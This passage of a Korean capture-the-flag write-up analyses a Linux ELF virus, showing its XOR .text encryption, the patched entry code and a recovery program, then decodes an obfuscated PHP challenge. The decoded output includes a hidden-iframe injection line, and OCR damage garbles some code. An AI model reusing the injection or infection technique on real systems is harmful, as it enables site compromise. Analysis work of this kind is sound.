        *(_DWORD *)str_ahnLab;
    *(_DWORD *)(CurrentTextOffset + TextSectionOffset + 4) ^=
        *(_DWORD *)(_str_ahnLab + 4);
    CurrentTextOffset += 8;
  }
  return result;
}
```


[그림 57] __crypttext() 함수 내용

'__crypttext()' 함수는 두 번째 인자로 넘어온 문자열을 사용하여 '.text' 영역을

암호화 합니다. 이때 단순히 XOR 연산을 사용하기 때문에 복호화할 때도 똑같이 'baLnhA'을 사용하여 XOR 연산을 수행하면 될 것이라고 생각할 수 있습니다.

11) linux_virus Flow Chart

지금까지 분석한 결과를 토대로 작성한 linux_virus의 Flow Chart는 다음과 같습니다.



[그림 58] 바이러스의 동작 흐름

3.4. victim 심층 분석

'victim'은 바이러스에 의해 감염된 실행파일 입니다. 이제 이 파일을 자세히 분석 함으로써 바이러스가 추가한 코드가 어떤 역할을 하는지 알아 보도록 하겠습니다.

1) 복호화 준비

'victim'을 IDA로 불러 들여서 새로 추가된 코드를 확인해 보겠습니다.

```
060018E6
060018E6                 public start
060018E6 start           proc near
060018E6                 pusha
060018E7                 mov     eax, 4
060018EC                 mov     ebx, 1          ; fd
060018F1                 mov     ecx, offset byte_60018D3 ; addr
060018F6                 mov     edx, 0Ah        ; len
060018FB                 int     80h             ; LINUX - sys_write
060018FD                 mov     eax, 3
06001902                 mov     ebx, 0          ; fd
06001907                 mov     ecx, offset byte_60018DD ; addr
0600190C                 mov     edx, 9          ; len
06001911                 int     80h             ; LINUX - sys_read
06001913                 mov     eax, 7Dh
06001918                 mov     ebx, 8048000h   ; addy
0600191D                 mov     ecx, 1963h      ; len
06001922                 mov     edx, 7          ; flags
06001927                 int     80h             ; LINUX - sys_mprotect
06001929                 mov     eax, offset _start
0600192E                 mov     ecx, offset byte_60018DD ; 복호화를 위한 AhnL
06001933                 mov     edx, offset byte_60018E1 ; 복호화를 위한 ab₩n
06001938                 mov     ebx, 150h       ; Text 섹션의 크기
```

[그림 59] 변조된 _start 함수

먼저 악성코드는 '0x60018d3' 주소에 있는 문자열을 'write' 시스템 콜을 사용하여 출력한 다음 '0x60018dd'에 사용자가 입력한 문자열을 저장합니다. 여기서 나오는 '0x60018d3'이나 '0x60018dd'는 모두 'patchopcode()' 함수에서 패치된 것입니다. 사용자가 입력을 마치게 되면 'mprotect' 시스템 콜을 호출 하는데 '0x8048000' 주소를 실행 가능하게 만듭니다.

시스템 콜 호출이 끝나면 악성코드는 '.text'영역을 복호화 하기 위한 준비를 합니다. 먼저 복호화 할 '.text'영역의 위치와 크기를 저장하는데 이 크기 또한 'patchopcode()'에서 패치한 값입니다. 그리고 사용자가 입력한 문자열을 4바이

트씩 레지스터에 담습니다.

2) .text 영역 복호화

복호화 준비가 끝나면 악성코드는 '.text' 영역을 복호화 합니다.

```
0600193D loc_600193D:                          ; CODE XREF: start+6C↓j
0600193D                 mov     edi, [ecx]
0600193F                 xor     edi, [eax]
06001941                 mov     [eax], edi
06001943                 add     eax, 4
06001946                 mov     edi, [edx]
06001948                 xor     edi, [eax]
0600194A                 mov     [eax], edi
0600194C                 add     eax, 4
0600194F                 sub     ebx, 8
06001952                 jnz     short loc_600193D
06001954                 popa
06001955                 mov     eax, offset _start
0600195A                 jmp     eax
```

[그림 60] .text 영역의 복호화

복호화는 암호화와 동일한 방법을 사용합니다. XOR연산을 수행하는데 '.text' 영역의 4바이트씩 사용자가 입력한 문자열을 번갈아 가면서 XOR연산을 합니다. 바이러스가 암호화 할 때 'baLnhA'을 사용했기 때문에 패스워드에는 동일하게 'baLnhA'를 입력하면 된다는 사실을 알 수 있습니다.

3) _start() 호출

악성코드는 복호화가 끝나면 실제 '_start()' 함수를 호출합니다. 이 때 복호화가 잘못 되었다면 문제 소개에서 보았듯이 'segmentation fault' 또는 'Illegal Instruection' 에러와 함께 비정상 종료합니다.

```
06001955                 mov     eax, offset _start
0600195A                 jmp     eax
```

[그림 61] _start() 함수 호출

악성코드는 여기까지만 프로그램 실행에 영향을 미치고 다음부터는 원래의 프로그램 설계대로 동작하게 됩니다.

3.5. 패스워드 확인

3.4.에서 알아낸 패스워드를 입력해서 정상적으로 프로그램이 실행되는지 확인해 보겠습니다.

```
[비누/binoopang/poc2009/Linux - Virus]$ ./victim
password: baLnhA
I am Victim Executable :)
[비누/binoopang/poc2009/Linux - Virus]$ 
```

[그림 62] 프로그램 실행 성공

프로그램이 성공적으로 실행되었습니다. 따라서 패스워드는 'baLnhA'임을 확인할 수 있었습니다.

3.6. 감염된 프로그램의 복구

3.6.절 에서는 감염된 프로그램을 복구하는 법에 대해서 이야기 합니다. 3.3.절과 3.4.절에서 자세히 분석했듯이 바이러스는 감염 대상파일의 ELF 정보를 조작한 뒤 .text 영역을 암호화 합니다. 그 외에는 달리 수정되는 부분이 없기 때문에 .text 영역을 다시 복호화 한 다음 ELF 정보를 복구해 주면 감염된 프로그램을 다시 복구할 수 있습니다.

1) 복호화 코드

다음 코드는 '.text.' 영역을 복호화 하고 원래의 'Entry Point'를 복구 한 뒤 섹션 이름 까지 복구해주는 프로그램의 코드입니다. 좀 더 시간을 투자해서 만들면 'Program Header'와 'Section Header'의 세부 변조 내용도 복구할 수 있을 것입니다.

```
/* ------------------------------------------------------------------ *
* Linux Virus Vaccine by binoopang
* ------------------------------------------------------------------ */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/mman.h>
#include <elf.h>
#include "elf32view.h"

int __checkifencrypted(char *path);
int _getsize(int fd);
int get_original_entry(int, int);
int decrypttext(int memAddr, int textOffset, int textSize);
int restore_entry(int memAddr, int e_entry);
int restore_section(int memAddr, int stringoffset, int secOffset);

int main(int argc, char **argv)
{
```

```
Elf32View elf
void *mmap_addr
int size, fd
unsigned int orig_e_entry

fd = open(argv[1], 2, 0);
if(fd<0)
        exit(-1);

size = _getsize(fd);
mmap_addr = mmap(0, size, 7, 1, fd, 0);

/* -- 감염된프로그램인지검사
if(__checkifencrypted(argv[1]))
{
        printf("Encrypted!!₩n");
        if(!elf.Load(argv[1]))
        {
                fprintf(stderr, "elf load error!₩n");
                exit(-1);
        }

        orig_e_entry = get_original_entry((int)mmap_addr, size);
        printf("Original Entry Point : 0x%x₩n", orig_e_entry);

        /* -- .text 섹션헤더가져오기
        Elf32_Shdr *pShdr = NULL
        pShdr = elf.Get_Section_byName(".text");

        /* -- ELF 헤더가져오기
        Elf32_Ehdr *pEhdr = NULL
        pEhdr = elf.Get_ELFHeader();

        /* -- .text 영역복호화하기
        decrypttext((int)mmap_addr, pShdr->sh_offset, pShdr->sh_size);

        /* -- Entry Point 복구해주기
        restore_entry((int)mmap_addr, orig_e_entry);
```

```
                free(pShdr);

                /* -- .AhnLab 섹션헤더가져오기
                pShdr = elf.Get_Section_byName(".AhnLab");
                /* -- 섹션헤더문자열테이블섹션헤더가져오기
                Elf32_Shdr                      *pStringShdr                    =
elf.Get_Section_byIndex(pEhdr->e_shstrndx);

                /* -- 섹션헤더복구
                restore_section((int)mmap_addr,
pStringShdr->sh_offset+pShdr->sh_name,
                                pShdr->sh_offset);
                free(pStringShdr);

                free(pShdr);
                munmap(0, size);
        }

        return 0;
}

int restore_section(int memAddr, int stringoffset, int secOffset)
{
        /* -- section 이름복구
        strcpy((char *)memAddr+stringoffset, ".note.ABI-tag");

}

int decrypttext(int memAddr, int textOffset, int textSize)
{
        int ptr = memAddr + textOffset

        for(int i=0 ; i<textSize ; ptr+=8, i+=8)
        {
                *(int *)ptr ^= 0x6e4c6162;
                *(int *)(ptr + 4) ^= 0xa4168;
        }

        return 0;
```

```
}

int restore_entry(int memAddr, int e_entry)
{
        int entry
        entry = memAddr + 0x18;
        *(int *)entry = e_entry
}

int get_original_entry(int memAddr, int fileSize)
{
int ptr = memAddr+fileSize -13;
return *(int*)ptr
}

int _getsize(int fd)
{
        struct stat stat_buf
        fstat(fd, (struct stat *)&stat_buf);

        return stat_buf.st_size
}

int __checkifencrypted(char *path)
{
        char buffer[12] = {0,};
        int fd
        int size
        void *mmap_addr

        fd = open(path, 2, 0);
        if(fd<0)
                exit(-1);

        size = _getsize(fd);

        mmap_addr = mmap(0, size, 7, 1, fd, 0);

        if(!strncmp((const char *)mmap_addr + size - 7, "AhnLab", 6))
```

```
                return 1;
        return 0;
}
```

[코드 1] 복호화 코드

2) 복호화 코드 테스트

복호화 코드는 다음과 같이 사용될 수 있습니다.

```
[비누/binoopang/poc2009/Linux - Virus]$ g++ -o vaccine vaccine.cpp
[비누/binoopang/poc2009/Linux - Virus]$ ./victim
password:
Segmentation fault
[비누/binoopang/poc2009/Linux - Virus]$ ./vaccine ./victim
Encrypted!!
Original Entry Point : 0x80482f0
[비누/binoopang/poc2009/Linux - Virus]$ ./victim
I am Victim Executable :)
[비누/binoopang/poc2009/Linux - Virus]$
```

[그림 63] 복호화 코드 사용

'victim'을 처음 실행하면 패스워드를 물어봅니다. 하지만 'vaccine'을 사용해서 코드영역 복호화와 'Entry Point' 복구를 해 주면 프로그램의 예전처럼 정상적으로 실행 됩니다.

3.7. 결론

Linux Virus라는 다소 생소한 분야의 문제였습니다. 결국엔 역분석을 통해서 바이러스가 동작하는 원리를 분석 하는게 핵심이었습니다. ELF가 변조되어 새로운 코드가 삽입되는 부분은 매우 흥미 있었습니다.

사실 그동안 ELF 형식에 대해서 공부는 많이 했는데 그다지 쓸 기회가 없었습니다. 하지만 이 문제를 풀면서 ELF 형식을 분석하는 과정이 매우 흥미있고 재미있었습니다.

4. Linux - PHP 분석

이번 문제는 인코딩된 PHP 코드를 디코딩하여 코드 속에 담긴 패스워드를 찾는 문제입니다. PHP 코드 파일에는 암호화된 인코딩된 문자열이 포함되어 있으며 실제적으로 디코딩하는 루틴은 so 파일에 들어있습니다. 문제 분석을 시작하겠습니다.

4.1. 문제 소개

문제의 폴더를 열어보면 3개의 파일이 존재합니다. 그 파일들은 "Encode.php, encode.so, ReadMe.txt" 파일입니다. “ReadMe.txt” 파일을 읽어보면 PHP Encrypt Program 문제인 것을 볼 수 있습니다. 아래 문장을 읽어보면 패스워드를 찾으라는 문장을 통해 암호 복호화 문제인 것을 확인할 수 있습니다.

PHP 코드를 보기 위해서 “Encode.php” 파일을 열어보면 아래 그림과 같은 코드를 볼 수 있습니다.

```
<?
  dl("encode.so");
  encode("r#6)u\"^@@8akkyvAexexeykP_-%c6e8^8\"g");
  encode(" 6^<!?7-@`[^<*!?}*@tpIXFFJRGqoPFolX&(<+-oG?6?+7>&?7oF^<!?7-@`lpa");
  encode("\x5e\x2a\x63\x3e\x6a\x6b\x79\x3f\x25\x33\x29\x2b\x5e\x6a\x7b\x33\x2a
  \x78\x2f\x6b\x6c\x2c\x7d\x33\x5f\x6c\x6b\x2f\x6a\x7f\x3f\x26\x7c\x63\x78\x75
  \x6a\x63\x5e\x3f\x24\x63\x7c\x78\x75\x77\x6b\x7a");
?>
```


[그림 64] Encode.php 코드

(그림 64)에 나타난 PHP 코드를 살펴보면 같이 동봉된 “encode.so” 파일을 로드한 후에 encode() 함수를 실행하는 것을 볼 수 있습니다. 그리고 encode() 함수의 인자로 주어진 문자열들이 암호화된 것을 확인할 수 있습니다.

PHP 코드의 실행결과를 확인하기 위해서 Apache 2.0과 PHP 5.2.6 버전을 연동하여 웹을 통해 확인해 보았지만 정상적으로 실행이 되지 않았습니다. encode() 함수는 PHP의 함수가 아니고 사용자 정의 함수인 것을 확인하고 같이 동봉된 “encode.so”를 분석하였습니다.

4.2. 분석

"encode.so" 파일은 동적라이브러리 파일로 "Encode.php"가 실행될 때 메모리로 로딩되는 파일입니다. 4.1.에서 언급했듯이 Apache 2.0과 PHP 5.2.6 버전에서는 정상적으로 실행되지 않았습니다. 그래서 로딩 되어지는 "encode.so" 파일을 분석을 하였습니다. 분석에서는 IDA를 이용하여 분석을 실행하였습니다. 그림 2는 IDA를 통해 확인한 함수들의 목록을 보여주고 있습니다.



_init_proc	.init	00000524	00000017	R	.	.	.	B	.	.
_zend_eval_string	.plt	0000054C	00000006	R	.	.	.	.	.	.
_php_error_docref0	.plt	0000055C	00000006	R	.	.	.	.	.	.
_memcpy	.plt	0000056C	00000006	R	.	.	.	.	T	.
___cxa_finalize	.plt	0000057C	00000006	R	.	.	.	.	.	.
_zend_parse_parameters	.plt	0000058C	00000006	R	.	.	.	.	.	.
call_gmon_start	.text	0000059C	00000021	R	.	.	.	B	.	.
__do_global_dtors_aux	.text	000005C0	0000005B	R	.	.	.	B	.	.
frame_dummy	.text	0000061C	00000039	R	.	.	.	B	.	.
get_module	.text	00000658	00000017	R	.	.	.	B	.	.
zif_encode	.text	00000670	0000011F	R	.	.	.	B	.	.
__do_global_ctors_aux	.text	00000790	00000030	R	.	.	.	B	.	.
_term_proc	.fini	000007C0	0000001A	R	.	.	.	B	.	.
memcpy@@GLIBC_2_0	extern	00001B88	00000004	R	.	.	.	.	.	.
__cxa_finalize@@GLIBC_2_1_3	extern	00001B8C	00000004	R	.	.	.	.	.	.
memcpy	extern	00001B90	00000004	R	.	.	.	.	T	.
__cxa_finalize	extern	00001B94	00000004	R	.	.	.	.	.	.

[그림 65] encode.so 내부 함수 목록

(그림 65)에 나타난 함수들의 목록을 살펴보면 "Encode.php"에서 호출한 encode() 함수가 보이지 않습니다. 그래서 분석이 가능한 .text 세그먼트 영역에 있는 함수들을 분석을 시작하였습니다. .text 세그먼트 영역에 존재하는 함수들 중에 가장 의심스러운 함수는 "zif_encode" 함수입니다. 그래서 가장 먼저 분석해 보기로 하였습니다. 사실 다른 함수들은 먼가를 수행하는 루틴이 보이지 않았습니다.

1) zif_encode() 함수

zif_encode() 함수는 그림 3과 같이 루틴이 시작되면 120바이트 크기의 배열을 영문 소문자, 영문 대문자, 숫자, 그리고 특수 문자들로 초기화를 수행하여 ROT 테이블을 생성합니다.

```
memcpy(v12, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUV
WXYZ1234567890!@#$%^&*()<>-+_`~?", 0x51u);
```

[그림 66] ROT 테이블 생성

ROT 테이블 생성 후 zif_encode() 함수는 zend_parse_parameters() 함수를 통해서 인자로 넘어온 문자열과 문자열의 길이를 저장합니다. zend_parse_parameters() 함수의 2번째 인자가 인자로 넘어오는 데이터의 타입을 지정하는데 “s”는 데이터 타입이 문자열인 것을 알려줍니다. (그림 67)는 zend_parse_parameters() 함수를 보여줍니다. 함수 실행 후 변수 v10에 문자열을 가리키는 포인터가 저장되고 변수 v11에 문자열의 길이가 저장됩니다.

```
if ( a1 != 1 )
  php_error_docref0(0, 2, "Wrong parameter count", v1);
result = zend_parse_parameters(a1, "s", &v10, &v11) + 1;
```

[그림 67] 인자로 넘어온 문자열 가져오기

zend_parse_parameters() 함수의 실행결과 값이 존재한다면 if 문으로 들어가 수행을 합니다. if 문안에서 가장 중요한 루틴은 do-while문을 수행하는 루틴입니다. do-while 구문에서 수행하는 루틴을 살펴보겠습니다. 그림 5는 do-while 구문을 보여줍니다.

(그림 68)에 나타난 코드를 분석하여 보면 변수 v6에 ROT 테이블의 길이를 저장합니다. v4에 ROT 테이블의 길이에서 2를 뺀 수를 저장합니다. 다음 if문은 ROT 테이블의 길이가 2보다 크면 내부 코드가 수행되는 루틴입니다. if문 내부에 있는 while문을 보면 조건을 살펴보면 넘어온 데이터에 포함된 데이터와 동일한 데이터가 ROT 테이블에 존재하는지 체크하는 것입니다. 인자로 넘어온 온 문자열의 데이터와 일치하는 데이터가 ROT 테이블에 존재하면 while문을 종료합니다. 그럼 while문을 살펴보겠습니다. 루틴이 시작되면 변수 v5는 증가시키고 변수 v4는 감소시킵니다. 여기서 v4는 검색하기 위한 ROT 테이블의 인덱스로 사용되고 v5는 while문이 몇 번 수행되었는지를 알 수 있는 카운터로 사용됩니다. ROT 테이블에 있는 모든 데이터를 검색하였어도 일치하는 데이터가 존재하지 않는다면 while 문 내부에 존재하는 if문을 수행합니다.

```
do
{
  v6 = strlen(v12);
  v5 = 0;
  v4 = v6 - 2;
  if ( (signed int)(v6 - 2) >= 0 )
  {
    while ( *(_BYTE *)(v10 + v3) != v12[v4] )
    {
      ++v5;
      --v4;
      if ( v4 < 0 )
      {
        *(_BYTE *)(v10 + v3) ^= v9 % 10;
        result = v11;
        ++v3;
        v9 = v11;
        v8 = __SETO__(v3, v11);
        v7 = v3 - v11 < 0;
        goto LABEL_9;
      }
    }
    *(_BYTE *)(v10 + v3) = v12[v5];
    v9 = v11;
  }
  *(_BYTE *)(v10 + v3) ^= v9 % 10;
  result = v11;
  ++v3;
  v8 = __SETO__(v3, v11);
  v7 = v3 - v11 < 0;
  v9 = v11;
LABEL_9:
  ;
}
while ( v7 ^ v8 );
```

[그림 68] do-while 구문

while문 내부에 존재하는 if문 루틴을 살펴보겠습니다. 루틴이 시작되면 데이터를 변수 v9와 10의 나머지 연산한 값과 XOR 연산하여 저장합니다. 변수 v9는 인자로 사용된 문자열의 길이를 저장한 v11을 대입한 값입니다. 변수 v3의 값을 하나 증가시키는데 변수 v3은 인자로 사용된 문자열의 인덱스로 사용되는 문자열입니다. 그리고 LABEL_9로 이동하는데 LABEL_9는 아무런 루틴도 수행하지 않고 do-while 구문의 조건식을 체크하는 루틴으로 넘어갑니다.

ROT 테이블에서 일치하는 데이터를 찾으면 while문이 수행되어진 수를 ROT 테이블의 인덱스로 사용합니다. 이 값은 찾지 못한 경우에 수행했던

것과 동일하게 인자로 넘어온 문자열의 길이를 나타내는 변수 v9와 10의 나머지 연산한 값과 XOR 연산된 후에 저장되어집니다.

위 과정을 정리하여 보겠습니다.

1. 동일한 데이터를 ROT 테이블에서 검색을 수행합니다.
2. 동일한 데이터가 존재한다면 while문이 수행한 횟수를 ROT 테이블의 인덱스로 사용하여 치환을 수행합니다.
3. 인자의 길이와 10의 나머지 연산한 수와 XOR 연산을 수행합니다.

여기까지 분석한 후 이 과정을 역으로 수행하는 코드를 작성하여 “Encode.php”에서 encode() 함수의 인자로 사용된 문자열을 가지고 수행을 해보았습니다.

2) zif_encode() 역으로 수행하는 코드

위에서 언급한 연산을 역으로 수행하기 위해서는 아래와 같은 연산을 처리하여야 합니다.

1. 인자의 길이와 10의 나머지 연산한 값과 XOR 연산을 수행합니다.
2. ROT 테이블에 포함되어있는 값인지 확인합니다.
3. 존재하는 값이라면 인덱스를 구한 후 (ROT 테이블 길이 - 인덱스)를 인덱스로 가지는 값과 치환합니다.

(그림 69)는 수행 결과를 보여줍니다. 디코딩하는데 사용한 코드는 부록에 첨부하였습니다.

```
[alonglog@localhost poc_2009]$ ./test_dec
Origin Length : 35
9nug6'koos~^^25Z>3>3>2^Kbdl+u>sks')
Origin Length : 64
$ukfp
Origin Length : 48
ki+e&^2
```

[그림 69] 디코더 수행 결과

결과가 예상과 다르게 여전히 알 수없는 문자열들이 나타났습니다. 2번째와 3번째 결과는 문자열이 전부 나타나지 않았습니다. 확인한 결과 (그림 70)처럼 디코딩 후 NULL 문자로 디코딩된 문자들이 보였습니다.

```
0x7e
$ukfp
Origin Length : 48
0x6b
0x69
0x2b
0x65
0x26
0x5e
0x32
0x0
0x6c
0x78
0x67
```

[그림 70] 디코딩 후 NULL 문자 발생

잘못된 점을 확인하기 위해서 “encode.so” 파일의 zif_encode() 함수를 재분석 해보았습니다.

3) zif_encode() 함수 재분석

재분석하던 중 zend_eval_string() 함수에서 의문이 생겨났습니다. zend_eval_string() 함수는 eval() 함수처럼 인자로 주어진 문자열을 수행하는 함수입니다. 위에서 분석한 내용이 인코딩을 수행하는 루틴이라면 인코딩된 문자열을 실행하면 알 수없는 문자이기 때문에 에러가 발생할 것입니다. 그렇다면 위에서 분석한 내용이 사실은 인코딩을 하는 과정이 아니라 디코딩하는 과정일 수 있다는 가정을 할 수 있습니다. 위에서 구현한 코드는 인코딩을 수행하는 코드였습니다.

정리해보면 인코딩된 데이터를 인자로 넘겨주면 zif_encode() 함수는 넘어온 데이터를 디코딩하여 zend_eval_string() 함수를 사용하여 디코딩된 데이터를 실행한다고 가정할 수 있습니다. zif_encode() 함수를 그대로 구현하여 보았습니다.

4) 디코더

그림 8은 zif_encde() 함수와 같은 루틴을 수행하는 디코더를 만들어 수행한 결과입니다.

```
[alonglog@localhost poc_2009]$ ./decoder
Result : 5jsm2'iuuq{##634(1(1(6#lf`hZs(qiq'9
Result : $rhcu;qatf_hcnu;ynt<D₩@RRVNQ%'HR'Z@omc`a'Q;r;`qbo;q'Rhcu;qatfZDz
Result : db₩n".;7eq`ld"sqb<'.V$uqkV.'"w7ct₩<?"₩d7f₩t<?=.:
[alonglog@localhost poc_2009]$
```

[그림 71] 디코딩한 결과

(그림 71)에 나타난 결과를 보면 여전히 알 수없는 문자들이 나타나는 것을 확인할 수 있습니다. 잘못된 부분이나 이상한 부분이 존재하는지 다시 한 번 zif_encode() 함수를 살펴보았습니다.

zif_encode() 함수를 살펴보면 한 가지 이상한 루틴이 존재합니다. (그림 72)는 이 루틴을 보여줍니다. 이 루틴을 살펴보면 일치하는 데이터를 찾을 때 ROT 테이블의 뒤에서부터 검색을 시작합니다. 코드는 부록에 첨부하였습니다.

```
[alonglog@localhost poc_2009]$ ./decoder
Result : $url='http://127.0.0.1/Hacker.php';
Result : $silverbug_iloveyou='PASSWORD IS "Ahnlab Researcher Silverbug"';
Result : echo "<iframe src='".$url."' width=0 height=0>";
[alonglog@localhost poc_2009]$
```

(그림 72) 수행 결과

(그림 73)에서 보는 것과 같이 정상적으로 디코딩된 결과를 볼 수 있었습니다.

패스워드는 “Ahnlab Researcher Silverbug"입니다.

4.3. encode.so 로딩

encode.so 공유 라이브러리를 실제 웹서버의 PHP 확장 모듈로 로딩한 뒤 문제에서 주어진 php 파일을 실행해 보았습니다.

1) 실행 환경

운영체제는 CentOS4.7 리눅스를 사용하였으며 웹서버는 Apache2.0 PHP는 4.3.9입니다.

PHP API	20020918
PHP Extension	20020429
Zend Extension	20021010

[그림 73] PHP Extension 버전 확인

위 환경에서 실험을 하였습니다.

2) 실행 결과

실행 결과 iframe 이 삽입된 웹페이지를 볼 수 있었지만 그 외에 어떤 정보도 확인할 수 없었습니다.

php 스크립트와 전역 변수를 모두 확인하기 위해서 get_defined_vars() 함수를 사용하였고 결과 다음과 같이 패스워드를 찾을 수 있었습니다.

```
1R6/bin [PWD] => / [SHLVL] => 1 [_] => /sbin/initlog )
[_FILES] => Array ( ) [_REQUEST] => Array ( ) [url] =>
ıg_iloveyou] => PASSWORD IS "Ahnlab Researcher Silverbug" )
```

[그림 74] 찾아낸 패스워드

4.4. 결론

이 문제는 생각보다 간단한 디코딩 문제였습니다. 하지만 분석하는 함수의 이름이 zif_encode() 이고 "Encode.php"에서 호출하는 함수도 encode() 여서 함수들 자체가 디코딩을 수행하는 함수일거라는 생각을 하는 것이 쉽지 않았습니다. 디코딩을 하는 코드 자체는 어렵지 않아서 쉽게 디코더를 만들 수 있었습니다.

4.4. 부록

- **Encoder**

zif_encode() 함수의 루틴을 역으로 수행하는 코드입니다. 위에서 언급했듯이 디코더일거라고 생각하고 코딩하였지만 사실은 인코더를 코딩한 꼴이 되었습니다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char cipher[] = "r#6)u₩"^@@8akkyvAexexeykP_-%c6e8^8₩"g";
char cipher2[] =
 " 6^<!?7-@`[^<*!?}*@tpIXFFJRGqoPFolX&(<+-oG?6?+7>&?7oF^<!?7-@`lpa";
char cipher3[] =
"₩x5e₩x2a₩x63₩x3e₩x6a₩x6b₩x79₩x3f₩x25₩x33₩x29₩x2b₩x5e₩x6a"
"₩x7b₩x33₩x2a₩x78₩x2f₩x6b₩x6c₩x2c₩x7d₩x33₩x5f₩x6c₩x6b₩x2f"
"₩x6a₩x7f₩x3f₩x26₩x7c₩x63₩x78₩x75₩x6a₩x63₩x5e₩x3f₩x24₩x63"
"₩x7c₩x78₩x75₩x77₩x6b₩x7a";

char CharSet[120] =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!"
"@#$%^&*()<>-+_~?";

void decode(char* decoded);

int main(int argc, char *argv[])
{
        decode(cipher);
        decode(cipher2);
        decode(cipher3);

        return 0;
}
```

```
void decode(char* decoded)
{
	int CharSet_Len = 0;
	int arg_len = 0;
	int i=0;
	char Origin_CharSet[120] = {"₩0"};
	char *find_ch = NULL;
	int index = 0;

	//넘어온 데이터의 길이와 ROT 테이블의 길이
	arg_len = strlen(decoded);
	CharSet_Len = strlen(CharSet);

	printf("Origin Length : %d₩n", arg_len);

	for(i = 0; i < arg_len; i++)
	{
		Origin_CharSet[i] = decoded[i];

		//XOR연산
		Origin_CharSet[i] ^= arg_len % 10;
	}
	for(i = 0; i < arg_len; i++)
	{
		//아스키코드인지 확인
		find_ch = strchr(CharSet, decoded[i]);

		//존재한다면 치환연산!
		if(find_ch)
		{
			index = find_ch - CharSet;
			Origin_CharSet[i] = CharSet[CharSet_Len - 2 - index];
		}

		//index, find_ch 초기화
		index = 0;
		find_ch = NULL;
	}

	// 변환된 문자를 16진수로 표시
```

```
        for(i = 0; i < arg_len; i++)
        {
                printf("0x%x₩n", Origin_CharSet[i]);
        }

        printf("%s₩n", Origin_CharSet);
}
```

- **Decoder**

zif_encode() 함수와 동일한 루틴을 수행하는 코드입니다. zif_encode() 함수와 다른 부분은 ROT 테이블을 검색할 때 제일 뒤에서부터 검색합니다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char cipher[] = "r#6)u₩"^@@8akkyvAexexeykP_-%c6e8^8₩"g";
char cipher2[] =
 " 6^<!?7-@`[^<*!?}*@tpIXFFJRGqoPFolX&(<+-oG?6?+7>&?7oF^<!?7-@`lpa";
char cipher3[] =
"₩x5e₩x2a₩x63₩x3e₩x6a₩x6b₩x79₩x3f₩x25₩x33₩x29₩x2b₩x5e₩x6a“
“₩x7b₩x33₩x2a₩x78₩x2f₩x6b₩x6c₩x2c₩x7d₩x33₩x5f₩x6c₩x6b₩x2f”
“₩x6a₩x7f₩x3f₩x26₩x7c₩x63₩x78₩x75₩x6a₩x63₩x5e₩x3f₩x24₩x63”
“₩x7c₩x78₩x75₩x77₩x6b₩x7a";

char CharSet[] =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!“
“@#$%^&*()<>-+_`~?";

void decode(char* encoded);

int main(int argc, char **argv)
{
        decode(cipher);
        decode(cipher2);
        decode(cipher3);
```

```
        return 0;
}


void decode(char* encoded)
{
  int result;
  int Count;
  int CharSetCount;
  int CharPosition;
  unsigned int nCharSetLen;
  unsigned char bStrOffset;
  signed int _nOrigStrLen;
